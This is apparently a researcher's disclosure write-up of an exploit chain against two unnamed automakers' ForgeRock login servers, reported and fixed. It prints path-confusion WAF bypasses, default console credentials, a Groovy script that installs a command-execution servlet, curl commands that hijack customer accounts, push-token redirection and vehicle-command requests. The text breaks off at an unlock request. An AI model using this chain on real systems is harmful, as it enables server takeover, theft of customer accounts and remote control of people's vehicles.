Hacking Two Automakers via ForgeRock Path Confusion, RCE, and Remote Vehicle Access

In early 2026, Shubham Shah and I found a vulnerability chain that gave us remote code execution on the production ForgeRock servers handling customer logins for two automakers, which we'll call Automaker #1 and Automaker #2Obviously, they have asked not to be named, and while normally we would fight to actually include the company names, it's a busy time in the security world and I don't like the idea of them diverting resources because they are worried about something with this disclosure.. From those servers, we could create a valid session for any customer account managed by the affected deployments. If the account had a connected vehicle, the session gave us the same remote access as the owner's app: its location and telemetry, door lock and unlock, and remote engine start and stop.
After we reported the vulnerability, both automakers fixed it within about two hours and rotated the affected credentials. The affected systems served customers in multiple regions; we tested the complete chain only with US accounts and vehicles.
Investigating the Mobile Apps
In the past few years, we'd found ways to remotely control vehicles from Honda, Acura, Nissan, Infiniti, Hyundai, Genesis, Ford, Porsche, Kia, and Subaru, but we'd never found a vulnerability that enabled remote access to either an Automaker #1 or Automaker #2 vehicle.
Both apps exposed the normal connected-car functionality we expected. Once signed in, an owner could see every vehicle and VIN in their garage along with its location, mileage, fuel or battery range, tire pressure, door and window state, vehicle health, alerts, and subscription status. Depending on the model and subscription, the same app could lock or unlock the doors, start or stop the engine, sound the horn, flash the hazards, or locate the vehicle.
To understand how those features worked behind the interface, Shubham and I downloaded the Android versions of both automakers' apps, pulled them apart, and traced their authentication flows side by side. Both apps led back to ForgeRock, an identity platform both automakers used to manage customer accounts and logins.
We first documented the normal login flow. Automaker #1 authenticated its users through login.automaker1.example, while Automaker #2 used login.automaker2.example. The two flows were nearly identical, so we used the US Automaker #1 exchange as the representative example:
POST /json/realms/root/realms/consumer-native/authenticate?authIndexType=service&authIndexValue=MobileAppSignIn HTTP/2
Host: login.automaker1.example
Accept: application/json
Content-Type: application/json
Accept-API-Version: resource=2.1, protocol=1.0
Accept-Language: en-US
X-Make: A
X-Market: US
User-Agent: Automaker1App/3.10.0 (com.automaker1.mobileapp; build:3100; Android 14) okhttp/4.12.0

{}
The request started Automaker #1's MobileAppSignIn journey inside the consumer-native realm. ForgeRock used Accept-API-Version to select the API behavior expected by the app, while X-Make, X-Market, and Accept-Language identified the brand, market, and locale. Those values selected the regional telematics services used by the app.
The empty JSON object did not contain a username or password. It asked the server which step should come first. ForgeRock responded with an opaque authId and a callback describing the value it wanted:
HTTP/2 200 OK
Content-Type: application/json;charset=utf-8

{
  "authId": "AQIC5wM2LY4SfczK7n0fB1x6mQ...",
  "callbacks": [
    {
      "type": "NameCallback",
      "output": [
        {
          "name": "prompt",
          "value": "ui_locales"
        }
      ],
      "input": [
        {
          "name": "IDToken1",
          "value": ""
        }
      ]
    }
  ]
}
The app filled in the requested input and sent the entire document back to the same endpoint. ForgeRock then returned the next callback, so the server controlled the journey through the account, device, verification, and OTP steps.
Successful completion returned an authenticated ForgeRock session, but not yet permission to call the vehicle APIs. The app exchanged that session for the mobile app tokens used by the rest of its account and vehicle requests.
Automaker #2 followed the same sequence on its branded hostname. It selected the AppSignIn_v2 tree instead of MobileAppSignIn, sent X-Make: B, and included its ForgeRock client-version header. In the US profiles Shubham and I traced, both apps otherwise used the same consumer-native realm, mobileappsdkclient OAuth client, callback URI, and server-driven callback model. The two apps looked like brand-specific entrances to the same identity platform.
login.automaker1.exampleMobileAppSignInlogin.automaker2.exampleAppSignIn_v2Bypassing the ForgeRock WAF
Tracing the shared login flow led us through two parts of ForgeRock. ForgeRock Access Management, or AM, ran the callback journey and issued the login session. Identity Management, usually called IDM or OpenIDM, stored the customer records that AM used during that journey.
While following the shared login code, Shubham found an email-validation request backed by /openidm/endpoint/validateEmail. OpenIDM calls its customer identity records managed users and exposes them through ForgeRock's Common REST, or CREST, API under /openidm/managed/user. We began testing that managed-user route and the administrative paths normally found beside an OpenIDM deployment.
OpenIDM also runs its Java services as OSGi bundles inside Apache Felix. Felix's Web Console conventionally lives at /system/console; its bundles plugin lists the code loaded into the process, and /system/console/configMgr edits live OSGi service configurations. ForgeRock's own production-hardening guide recommends removing or protecting the console and notes that it authenticates separately from IDM.
ConfigMgr was interesting because OpenIDM's scheduler can invoke inline scripts, and its script service supports Groovy. If ConfigMgr exposed the OpenIDM schedule factory, a console configuration could run Groovy inside the identity process.
Direct requests to /openidm/managed/user, /system/console, /system/console/bundles, and /system/console/configMgr were blocked. Repeating them caused our IP to be denied on those administrative paths, while the normal login and email-validation routes continued to work. Shubham varied the URL encoding, method, and path separators and received different responses, which suggested that the edge was matching dangerous path patterns before the Java application finished interpreting them.
Requests beneath the site's normal /static asset prefix continued to reach the backend, so Shubham began combining that prefix with encoded slashes, dot segments, and semicolon path parameters. We wanted the edge to keep seeing a static request while the Java backend normalized it into one of the blocked routes. The results suggested that the two layers were reading the same URL differently: the edge decided whether to allow the incoming path, the servlet container decoded another form of it to select an OSGi servlet, and the selected application could parse it again.
The first target was OpenIDM's read-only /openidm/info/ping health resource. The path /static%2f..%2fopenidm/info/ping packed the traversal and servlet prefix into one raw segment, but the US edge returned an AWS load balancer 403. Changing it to /static%2f..;/openidm/info/ping passed the edge, reached OpenIDM's authentication filter, and returned 401 without credentials.
Felix provided another way to test the same path behavior. Requesting /static%2f..;/system%2fconsole;/bundles/.json without an Authorization header returned 401 with WWW-Authenticate: Basic realm="OSGi Management Console". Invalid credentials produced the same response. Shubham then tried the documented admin:admin default and requested the bundle inventory:
GET /static%2f..;/system%2fconsole;/bundles/.json HTTP/1.1
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Accept: application/json
Accept-Encoding: identity
Connection: close
The encoded route reached the hidden console and returned its live bundle inventory:
HTTP/2 200 OK
Content-Type: application/json;charset=utf-8
Set-Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2; Path=/; HttpOnly
Set-Cookie: felix-webconsole-locale=en; Path=/system/console; Expires=Mon, 12-Feb-2046 11:30:26 GMT; Max-Age=630720000

{
  "status": "Bundle information: 361 bundles in total, 343 bundles active, 17 bundles active fragments, 1 bundle installed.",
  "s": [361, 343, 17, 0, 1],
  "data": [
    {
      "id": 0,
      "name": "System Bundle",
      "fragment": false,
      "stateRaw": 32,
      "state": "Active",
      "version": "7.0.1",
      "symbolicName": "org.apache.felix.framework",
      "category": ""
    }
  ]
}

[remaining bundle entries snipped]
The default credentials worked. Bundle zero identified Apache Felix 7.0.1, 343 of the 361 bundles were active, and the same console session gave us access to ConfigMgr.
To understand why it worked, Shubham and I traced how Jetty and Felix handled the path. With /static%2f..;/system%2fconsole;/bundles/.json, Jetty's canonical path used for servlet selection decoded the slashes, stripped the semicolon path parameters, and resolved the /static/.. dot segment. The servlet container mapped the resulting /system/console/bundles/.json path to the Felix Web Console. Felix then read the canonical path information supplied by the servlet container and used the first remaining segment as the plugin name, so it selected bundles.
OpenIDM handled the same trick differently. ForgeRock registers /openidm as the outer HTTP servlet, then routes the remainder internally through CREST. For a normal /openidm/info/ping request, the servlet container consumes /openidm and CREST receives info/ping. ForgeRock's CREST adapter rebuilt that resource from the original encoded URI. Its ResourcePath parser splits only on literal slashes. In /static%2f..;/openidm/info/ping, static%2f..; and openidm remained two raw elements. CREST removed one element for the matched servlet and tried to route openidm/info/ping instead of info/ping.
The single-segment /static%2f..%2fopenidm/info/ping form would have left CREST with the clean resource, but the edge rejected it with 403. The accepted /static%2f..;/openidm/info/ping form selected the OpenIDM servlet but left the extra openidm segment for CREST. Moving /openidm inside the path parameter as /static%2f..;%2fopenidm/info/ping also failed because Jetty discarded that parameter before servlet mapping. Felix was the route that survived both interpretations.
GET /static%2f..;/system%2fconsole;/bundles/.jsonallowed/system/console/bundles/.jsonservlet pathbundlespluginGetting Code Execution Through the OpenIDM Scheduler
Inside ConfigMgr, Shubham found the org.forgerock.openidm.schedule factory. Its configuration could tell the scheduler to invoke the script service, select Groovy as the engine, and supply the source code inline. The scripts ran inside OpenIDM with access to the surrounding OSGi runtime. Running commands and retrieving their output through one-shot schedule configurations would have been awkward, so we used one to install a small OSGi servlet that provided a stable request and response channel.
The console response set an INGRESSCOOKIE, which mattered because the OpenIDM hostname was load balanced. ConfigMgr could create the schedule on one backend node while a later request reached another, and the installed bundle lived only in the OSGi runtime that ran the schedule. We carried the affinity cookie through the create, enable, polling, cleanup, and command requests to keep the sequence on the same OpenIDM process.
Each ConfigMgr factory configuration received a persistent identifier, or PID. Creating one meant posting to the literal placeholder [Temporary PID replaced by real PID upon save], URL-encoded in the path below. In the form body, apply=true told ConfigMgr to save the submission, factoryPid selected OpenIDM's schedule factory, propertylist=jsonconfig declared the configuration property being submitted, and jsonconfig carried the schedule itself as URL-encoded JSON.
The request nested a Groovy program inside schedule JSON inside a ConfigMgr form submission. Its encoded jsonconfig value began like this:
POST /static%2f..;/system%2fconsole;/configMgr/%5BTemporary%20PID%20replaced%20by%20real%20PID%20upon%20save%5D HTTP/1.1
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2
Content-Type: application/x-www-form-urlencoded
Accept: application/json,text/plain,text/html;q=0.9,*/*;q=0.8
Connection: close

apply=true&factoryPid=org.forgerock.openidm.schedule&propertylist=jsonconfig&jsonconfig=%7B%22enabled%22%3Afalse%2C%22persisted%22%3Afalse%2C...%7D
Decoding jsonconfig produced a disabled, non-persistent schedule configured to run once. Its invokeService selected OpenIDM's script service, while type: "groovy" selected the engine. The source field contained the installer:
{
  "enabled": false,
  "persisted": false,
  "recoverable": false,
  "concurrentExecution": false,
  "type": "simple",
  "repeatCount": 0,
  "repeatInterval": 0,
  "invokeService": "script",
  "invokeContext": {
    "script": {
      "type": "groovy",
      "source": "def expectedSymbolicName = 'com.automaker1.security.servletproof.p4030793ccb0d28f4'; ..."
    }
  },
  "invokeLogLevel": "info"
}
The first POST saved the disabled configuration under a real PID and returned that identifier in its redirect location. Keeping enabled set to false let us read every field back before anything executed. The persisted and recoverable values controlled how the scheduler treated the job, while the ConfigMgr entry itself remained until we deleted it. Once enabled, the installer decoded an embedded OSGi JAR, verified its hash, installed it into the current OpenIDM bundle context, and started it:
def expectedSymbolicName =
    "com.automaker1.security.servletproof.p4030793ccb0d28f4"
def expectedSha256 =
    "1bcb5af6501152c91ef7dcfab0e302b4d20d09d1376c00cdaf1534e317ae9206"
def encodedJar = "UEsDBBQACAgI...base64 JAR snipped..."

def ownerBundle = org.osgi.framework.FrameworkUtil.getBundle(
    groovy.lang.Script.class
)
if (ownerBundle == null || ownerBundle.bundleContext == null) {
    throw new IllegalStateException("Unable to obtain the Groovy bundle context")
}
def bundleContext = ownerBundle.bundleContext

if (!bundleContext.bundles.findAll {
    expectedSymbolicName == it.symbolicName
}.isEmpty()) {
    throw new IllegalStateException("Target bundle already exists")
}

byte[] jarBytes = java.util.Base64.getDecoder().decode(encodedJar)
def actualSha256 = new java.math.BigInteger(
    1,
    java.security.MessageDigest
        .getInstance("SHA-256")
        .digest(jarBytes)
).toString(16).padLeft(64, "0")
if (actualSha256 != expectedSha256) {
    throw new IllegalStateException("Embedded JAR digest mismatch")
}

def bundleIdsBefore = bundleContext.bundles.collect {
    it.bundleId
} as Set
def shellReference = bundleContext.getServiceReference(
    "org.apache.felix.shell.ShellService"
)
if (shellReference == null) {
    throw new IllegalStateException("Apache Felix ShellService is unavailable")
}

def temporaryJar = null
try {
    def shell = bundleContext.getService(shellReference)
    if (shell == null) {
        throw new IllegalStateException(
            "Apache Felix ShellService could not be obtained"
        )
    }

    def shellInterface = shellReference.bundle.loadClass(
        "org.apache.felix.shell.ShellService"
    )
    def executeCommand = shellInterface.getMethod(
        "executeCommand",
        java.lang.String.class,
        java.io.PrintStream.class,
        java.io.PrintStream.class
    )

    def runCommand = { String command ->
        def outputBytes = new java.io.ByteArrayOutputStream()
        def errorBytes = new java.io.ByteArrayOutputStream()
        def stdout = new java.io.PrintStream(outputBytes, true, "UTF-8")
        def stderr = new java.io.PrintStream(errorBytes, true, "UTF-8")

        executeCommand.invoke(shell, command, stdout, stderr)
        stdout.flush()
        stderr.flush()

        def errorText = errorBytes.toString("UTF-8").trim()
        if (!errorText.isEmpty()) {
            throw new IllegalStateException(
                "Felix command failed: " + errorText
            )
        }
        outputBytes.toString("UTF-8").trim()
    }

    temporaryJar = java.nio.file.Files.createTempFile(
        java.nio.file.Paths.get(
            java.lang.System.getProperty("java.io.tmpdir")
        ),
        "authorized-bundle-",
        ".jar"
    )
    java.nio.file.Files.write(temporaryJar, jarBytes)

    runCommand("install " + temporaryJar.toUri().toASCIIString())
    def installed = bundleContext.bundles.findAll {
        expectedSymbolicName == it.symbolicName &&
            !bundleIdsBefore.contains(it.bundleId)
    }
    if (installed.size() != 1) {
        throw new IllegalStateException(
            "Felix did not install exactly one target bundle"
        )
    }

    runCommand("start " + installed[0].bundleId)
    if (installed[0].state != org.osgi.framework.Bundle.ACTIVE) {
        throw new IllegalStateException(
            "Target bundle did not enter ACTIVE state"
        )
    }

    return [
        bundleId: installed[0].bundleId,
        state: installed[0].state
    ]
} finally {
    if (temporaryJar != null) {
        try {
            java.nio.file.Files.deleteIfExists(temporaryJar)
        } catch (Throwable ignored) {
            temporaryJar.toFile().deleteOnExit()
        }
    }
    bundleContext.ungetService(shellReference)
}
FrameworkUtil.getBundle(groovy.lang.Script.class) located the OSGi bundle that owned the Groovy runtime and exposed its live BundleContext. The script used Felix's existing ShellService to install and start the JAR, verified that exactly one bundle with the expected symbolic name appeared, and checked the embedded file's SHA-256 before running it. Its finally block removed the temporary file and released the service reference whether installation succeeded or failed.
The installed JAR contained an OSGi bundle activator and an inner HTTP servlet; its manifest declared the activator and imported only the servlet and OSGi packages it needed:
Manifest-Version: 1.0
Bundle-SymbolicName: com.automaker1.security.servletproof.p4030793ccb0d28f4
Bundle-Version: 1.0.0
Bundle-ManifestVersion: 2
Bundle-Activator: com.automaker1.security.proof.OkServletActivator
Import-Package: javax.servlet,
 javax.servlet.http,
 org.osgi.framework,
 org.osgi.service.http
When the bundle started, its activator registered the servlet through OSGi's HttpService. Sending a normal GET returned OK as a readiness check, while the command route required a separate proof token and a cmd form parameter. The servlet passed that command to the host shell, captured standard output and error, waited for completion, and returned the exit code. Stopping the bundle unregistered the servlet.
We executed the installer by posting back to the PID assigned by ConfigMgr with enabled changed from false to true:
POST /static%2f..;/system%2fconsole;/configMgr/org.forgerock.openidm.schedule.7d20c734-13af-4507-8def-24781f795812 HTTP/1.1
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2
Content-Type: application/x-www-form-urlencoded
Connection: close

apply=true&propertylist=jsonconfig&jsonconfig=%7B%22enabled%22%3Atrue%2C%22persisted%22%3Afalse%2C...%7D
We sent the enable request once and polled the Felix bundle inventory until the proof bundle appeared in the active state. With the bundle running, the one-shot schedule had completed its only job, so we deleted the server-generated ConfigMgr entry:
POST /static%2f..;/system%2fconsole;/configMgr/org.forgerock.openidm.schedule.7d20c734-13af-4507-8def-24781f795812 HTTP/1.1
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2
Content-Type: application/x-www-form-urlencoded
Connection: close

apply=true&delete=true
Deleting the schedule removed the trigger and prevented the installer from running again, while the proof bundle remained active as a controlled command endpoint.
factoryPid=org.forgerock.openidm.scheduleenabled=false · invokeService=scripttype=groovy · source=…/waf-proof-…/cmdGetting a Shell on the SSO Servers
Shubham reproduced the chain on one production OpenIDM node behind Automaker #1's customer login platform and another behind Automaker #2's platform. Together, the affected deployments managed consumer identities for both automakers across multiple regions. The servlet appeared as another OSGi HTTP alias behind the same public edge, and the Automaker #1 node answered the following ls request from inside its identity process:
POST /static%2f..;/waf-proof-p4030793ccb0d28f4/cmd?token=s3cr3t-CHANGE-ME HTTP/2
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-store

cmd=ls
The response listed the OpenIDM installation directory and returned a successful exit code:
HTTP/2 200 OK
Date: Tue, 17 Feb 2026 11:12:51 GMT
Content-Type: text/plain;charset=utf-8
Content-Length: 271
Set-Cookie: INGRESSCOOKIE=1771326772.817.5909.525826|d9d3d1c276f880a4762689fb631664e2; Path=/; HttpOnly
Cache-Control: no-cache
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,X-Client-Identifier,x-openidm-username,x-openidm-password,x-openidm-datastoretoken,x-openidm-nosession,X-OpenIDM-OAuth-Login
Expires: Tue, 17 Feb 2026 11:12:50 GMT
Strict-Transport-Security: max-age=315360000; includeSubDomains; preload
Content-Security-Policy: upgrade-insecure-requests

audit
bin
bundle
classes
cli.bat
cli.sh
conf
connectors
db
docker-entrypoint.sh
felix-cache
getting-started.bat
getting-started.sh
keytool.sh
legal-notices
lib
logging.properties
logs
resolver
script
secrets
security
shutdown.sh
startup.bat
startup.sh
ui

[exit code: 0]
The output was the root of a live OpenIDM installation, with conf, script, connectors, audit, secrets, db, and felix-cache visible beside its startup files. The servlet inherited the working directory and execution context of the production identity process that read and modified the customer records used during both automakers' logins. With command execution confirmed, Shubham inspected the process environment and found idm.username and idm.password, which formed a valid idmadmin credential pair for the local administrative API.
The recovered credentials also confirmed the routing behavior from earlier. Through the public hostname, /static%2f..;/openidm/info/ping passed authentication but returned 404 Resource 'openidm/info/ping' not found, proving that CREST kept the extra openidm segment and that the external route still could not reach a clean administrative resource.
Reaching OpenIDM Through Localhost
The WAF still blocked managed-user reads, but the command servlet could call OpenIDM directly over localhost. We sent an outer POST to the proof endpoint with the curl command in its cmd form field:
POST /static%2f..;/waf-proof-p4030793ccb0d28f4/cmd?token=s3cr3t-CHANGE-ME HTTP/1.1
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-store
Accept: application/json,text/plain,text/html;q=0.9,*/*;q=0.8

cmd=...
curl --silent --show-error --max-time 25 \
  --request GET \
  --header 'X-OpenIDM-Username: idmadmin' \
  --header 'X-OpenIDM-Password: [redacted]' \
  --header 'X-OpenIDM-NoSession: true' \
  --header 'Cache-Control: no-store' \
  --header 'Accept: application/json' \
  --write-out '\n__OPENIDM_HTTP_STATUS__:%{http_code}' \
  'localhost:8080/openidm/managed/user?_queryFilter=mail%20eq%20%22owner%40example.com%22&_pageSize=2'
The missing URL scheme was intentional. Including http://localhost:8080 in the cmd value caused the public WAF to block the outer request before it reached our servlet. Curl treated the scheme-less localhost:8080 target as HTTP, and once the command ran inside the OpenIDM process, the connection went directly over loopback. The recovered idmadmin headers authenticated the inner request, while X-OpenIDM-NoSession: true kept it stateless.
OpenIDM returned the matching managed-user object and its current revision. Each automaker's directory could be searched by name, email address, phone number, or consumer GUID, and known OpenIDM record IDs could retrieve objects directly. The idmadmin identity could modify any matching managed user across those production directories.
Changing a Customer's Email and Password
The public WAF blocked the PATCH as well, so the writes used the same outer POST and scheme-less curl target as the query. OpenIDM required the current _rev value on every update so that one administrator could not silently overwrite another administrator's changes. Each successful patch returned a new revision for the next If-Match header:
POST /static%2f..;/waf-proof-p4030793ccb0d28f4/cmd?token=s3cr3t-CHANGE-ME HTTP/1.1
Host: openidm.automaker1.example
Authorization: Basic YWRtaW46YWRtaW4=
Cookie: INGRESSCOOKIE=1771327827.628.1370.731091|d9d3d1c276f880a4762689fb631664e2
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-store
Accept: application/json,text/plain,text/html;q=0.9,*/*;q=0.8

cmd=curl+--silent+--show-error+--max-time+25+--request+PATCH+...
curl --silent --show-error --max-time 25 \
  --request PATCH \
  --header 'X-OpenIDM-Username: idmadmin' \
  --header 'X-OpenIDM-Password: [redacted]' \
  --header 'X-OpenIDM-NoSession: true' \
  --header 'Cache-Control: no-store' \
  --header 'Accept: application/json' \
  --header 'Content-Type: application/json' \
  --header 'If-Match: "00000000b59dd6f7"' \
  --data-binary '[{"operation":"replace","field":"/mail","value":"victim@email.samcurry.io"}]' \
  --write-out '\n__OPENIDM_HTTP_STATUS__:%{http_code}' \
  'localhost:8080/openidm/managed/user/7a8007bd-edd3-4f7f-ab57-e1dc696f0667'
The email patch returned an updated object and a fresh _rev. We reused the same proof endpoint, Basic header, and affinity cookie for a second outer POST. Its decoded cmd value selected a new password and cleared both flags that would otherwise force another password change during login:
curl --silent --show-error --max-time 25 \
  --request PATCH \
  --header 'X-OpenIDM-Username: idmadmin' \
  --header 'X-OpenIDM-Password: [redacted]' \
  --header 'X-OpenIDM-NoSession: true' \
  --header 'Cache-Control: no-store' \
  --header 'Accept: application/json' \
  --header 'Content-Type: application/json' \
  --header 'If-Match: "00000000c4a12e91"' \
  --data-binary '[{"operation":"replace","field":"/password","value":"ResearchLogin-2026!"},{"operation":"replace","field":"/hasToCreatePass","value":"false"},{"operation":"replace","field":"/changePassNextLogin","value":"false"}]' \
  --write-out '\n__OPENIDM_HTTP_STATUS__:%{http_code}' \
  'localhost:8080/openidm/managed/user/7a8007bd-edd3-4f7f-ab57-e1dc696f0667'
Logging In Through ForgeRock
Those replacement credentials worked in the normal mobile-app login flow. We returned to the MobileAppSignIn journey, and when it reached email verification, ForgeRock sent a six-digit code to the address stored in the modified OpenIDM record.
To automate that step, we built email.samcurry.io, a small authenticated mail receiver with an inbox API. Each run generated a fresh address such as victim@email.samcurry.io, recorded the time immediately before requesting the code, and polled the inbox using the address's local part:
GET /api/inbox/victim HTTP/1.1
Host: email.samcurry.io
Authorization: Bearer [redacted]
Accept: application/json

HTTP/2 200 OK
Content-Type: application/json

{
  "emails": [
    {
      "to": "victim@email.samcurry.io",
      "received_at": "2026-02-17T11:42:18Z",
      "code": "482731"
    }
  ]
}
Our PoC followed only message URLs beneath the same inbox, ignored anything received before the recorded cutoff, extracted the labeled six-digit code from the newest message, and submitted it to ForgeRock. Some profiles requested a second code, so the cutoff advanced after every accepted message instead of reusing the first one. Completing the journey produced a valid tokenId for the selected account. Shubham separately completed the same callback model through Automaker #2's branded host and its AppSignIn_v2 journey.
Exchanging the Session for Mobile App Tokens
The ForgeRock tokenId proved the login but could not reach the vehicle APIs by itself. Automaker #1's app bridged that gap by exchanging the Access Management session for an OAuth authorization code:
GET /oauth2/realms/root/realms/consumer-native/authorize?client_id=mobileappsdkclient&redirect_uri=com.automaker1.mobileapp%3A%2Foauth2Callback&scope=openid%20profile%20write&response_type=code&code_challenge=plain&code_challenge_method=plain HTTP/1.1
Host: login.automaker1.example
Cookie: iPlanetDirectoryPro=AQIC5wM2LY4Sd0a9b7Yx6Qp3fN...
Accept: application/json
Accept-API-Version: resource=2.1, protocol=1.0
The app used plain for both the PKCE challenge and verifier. ForgeRock redirected to com.automaker1.mobileapp:/oauth2Callback?code=a381750f-9aad-49c8-97eb-b060dcb20d05, and the app exchanged that code for the account's access, refresh, and ID tokens:
POST /oauth2/realms/root/realms/consumer-native/access_token HTTP/1.1
Host: login.automaker1.example
Content-Type: application/x-www-form-urlencoded
Accept: application/json
Accept-API-Version: resource=2.1, protocol=1.0

grant_type=authorization_code&code=a381750f-9aad-49c8-97eb-b060dcb20d05&redirect_uri=com.automaker1.mobileapp%3A%2Foauth2Callback&client_id=mobileappsdkclient&code_verifier=plain
The exchange returned the same access, refresh, and ID tokens issued to the official apps. The access token authenticated mobile app requests, while the ID token identified the consumer and supplied the GUID needed to retrieve the account.
Changing the email address and password did not invalidate the account owner's existing app session. During our authorized test, the owner's app remained logged in while our new session worked alongside it. Once the OAuth exchange finished, the PoC reread the exact OpenIDM object by its immutable _id, used its latest _rev to restore the original email address, and verified the change before continuing. Restoring the email did not invalidate the mobile app tokens we had just received, so the visible account address was back to normal while our session remained usable. The original password could not be restored because we never knew it, so the owner chose a new one after the test.
Push notification registration was also controlled by the mobile client. The ForgeRock device-print callback let us supply a new hardware ID with no push token, and the app separately registered its Firebase token through /autoapi/v3/notification/pushtoken after login:
POST /autoapi/v3/notification/pushtoken HTTP/1.1
Host: api.telematics.example
Authorization: Bearer [redacted]
X-API-KEY: [redacted Automaker #1 app key]
Content-Type: application/json

{
  "GUID": "da944843-b0ba-4ebc-917d-2e8dfd2da85c",
  "device_id": "e4c86d02-8a75-46f3-9bf7-68da0b078f5d",
  "device_type": "Android",
  "brand": "A",
  "app_version": "3.10.0"
}
Because both values came from the client, our PoC could register a push token we controlled instead of the token belonging to the owner's phone. This prevented the corresponding notifications from reaching the owner's phone while their existing app session remained active.
Retrieving the Customer's Vehicles
With the access token and consumer GUID, we first called /autoapi/v6/account to confirm that they resolved to the selected account. The bearer token authenticated the request, the GUID selected the consumer, and the remaining headers supplied the same device, brand, version, and market context as the Automaker #1 app:
GET /autoapi/v6/account HTTP/1.1
Host: api.telematics.example
Authorization: Bearer [redacted]
X-API-KEY: [redacted Automaker #1 app key]
X-ACCOUNT-ID: da944843-b0ba-4ebc-917d-2e8dfd2da85c
X-INSTALL-ID: e4c86d02-8a75-46f3-9bf7-68da0b078f5d
X-CLIENT-TYPE: MOBILE
X-MAKE: A
X-APP-MAKE: A
X-CLIENT-VERSION: 3.10.0
X-LANG: en-US
Accept: application/json
The response matched the selected consumer, so we used the same headers to request the account's garage:
GET /autoapi/v4/vehicles/guid HTTP/1.1
Host: api.telematics.example
Authorization: Bearer [redacted]
X-API-KEY: [redacted Automaker #1 app key]
X-ACCOUNT-ID: da944843-b0ba-4ebc-917d-2e8dfd2da85c
X-INSTALL-ID: e4c86d02-8a75-46f3-9bf7-68da0b078f5d
X-CLIENT-TYPE: MOBILE
X-MAKE: A
X-APP-MAKE: A
X-Make-Id: A
X-MARKET: US
X-CLIENT-VERSION: 3.10.0
X-LANG: en-US
Accept: application/json
The response returned the account's vehicles, VINs, model information, ownership role, connected-service subscription state, remote capabilities, and an internal generation value. Vehicle-specific requests added the discovered VIN header, while the generation value selected the family of status and command routes expected by that vehicle.
Sending Commands to the Vehicle
Before sending anything, Shubham checked the vehicle state with the owner standing beside it. For vehicles on the app's current global REST branch, the remote endpoint accepted a short command name. The request used the VIN returned for the owner's test vehicle, so an unlock looked like this:
POST /autoapi/v3/remote/global/command HTTP/1.1
Host: api.telematics.example
Authorization: Bearer [redacted]
